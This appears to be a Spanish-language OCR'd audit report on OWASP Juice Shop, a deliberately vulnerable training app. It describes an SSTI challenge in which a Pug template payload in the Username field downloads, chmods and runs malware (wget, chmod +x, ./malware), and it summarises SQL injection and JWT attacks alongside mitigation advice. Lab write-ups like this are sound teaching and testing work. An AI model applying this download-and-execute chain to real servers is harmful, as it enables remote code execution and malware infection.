
Pasos de la solución (PoC):

1. Preparación del Entorno (Tunneling): Antes de lanzar el ataque, configuramos un *listener* en nuestra terminal para redirigir el tráfico y asegurar la conectividad con el servicio vulnerable. Usamos socat para redirigir el puerto local 3000 al puerto del servicio (42000), usando la opción fork para permitir múltiples conexiones simultáneas y mantener el túnel vivo durante la explotación.

2. Construcción del Payload (RCE): Identificamos que el campo "Username" en el perfil de usuario es vulnerable. Diseñamos un payload en JavaScript (interpretado por Pug) que invoca al sistema operativo para descargar y ejecutar el malware.


3. Construcción del Payload (RCE): Necesitamos un payload que invoque el módulo child_process de Node.js para ejecutar comandos de sistema. El objetivo es descargar el malware oficial del repositorio de Juice Shop y ejecutarlo.

- **wget ...**: Descarga el ejecutable malicioso y lo guarda como "malware".
- **chmod +x ...**: Le da permisos de ejecución.
- **./malware**: Ejecuta el archivo infectado en el servidor.




4. Ejecución del Ataque:

1. Abrimos el perfil en el navegador.
2. En el campo "Username", pegamos el payload anterior.
3. Pulsamos el botón **"Set Username"**.
4. En ese momento, el servidor procesa la plantilla, ejecuta el comando wget, descarga el archivo y lo ejecuta.



5. Verificación en Terminal (Opcional/Debug): En nuestras pruebas, verificamos la ejecución exitosa viendo cómo el comando wget descargaba el archivo (6.7MB) y la consola mostraba "We did it! Challenge solved!".

6. Resultado: La aplicación detecta que el malware se ha ejecutado internamente y nos muestra el banner de éxito: **"You successfully solved a challenge: SSTi (Infect the server with juicy malware...)"**.



3. Conclusiones Generales

La auditoría de seguridad realizada sobre la plataforma **OWASP Juice Shop** ha permitido identificar y explotar exitosamente un amplio espectro de vulnerabilidades críticas, abarcando las categorías más peligrosas del **OWASP Top 10**. A lo largo de los 10 retos completados, hemos demostrado cómo la falta de validación de entrada y la implementación insegura de controles de acceso pueden comprometer totalmente la confidencialidad, integridad y disponibilidad del sistema:

- **Compromiso de Identidad:** Mediante la manipulación de tokens **JWT** (Reto 8) y ataques de **Inyección SQL** (Reto 2 y 4), logramos suplantar identidades, acceder a cuentas administrativas y exfiltrar secretos de autenticación (2FA).
- **Ejecución de Código Remoto (RCE):** El hallazgo más crítico fue la vulnerabilidad de **SSTI** (Reto 10), que nos permitió escalar desde una manipulación de plantillas hasta la ejecución de comandos arbitrarios en el servidor, logrando infectarlo con malware.
- **Fallas Lógicas y de Criptografía:** Explotamos errores de lógica de negocio (Manipulación de Cesta, Multiple Likes) y fallos criptográficos graves (claves quemadas

en el frontend en el Reto 9) para acceder a funciones de pago y recursos restringidos sin autorización.

Para mitigar estos riesgos, es imperativo implementar una estrategia de **Defensa en Profundidad**. Esto incluye la sanitización estricta de todas las entradas de usuario (tanto en cliente como en servidor), el uso de librerías de criptografía seguras con gestión adecuada de secretos, y la revisión de código para evitar configuraciones inseguras en motores de plantillas y autenticación. La prueba de concepto (PoC) finaliza demostrando que un atacante con conocimientos de la estructura interna de la aplicación puede tomar el control total del servidor, validando la criticidad de los fallos encontrados.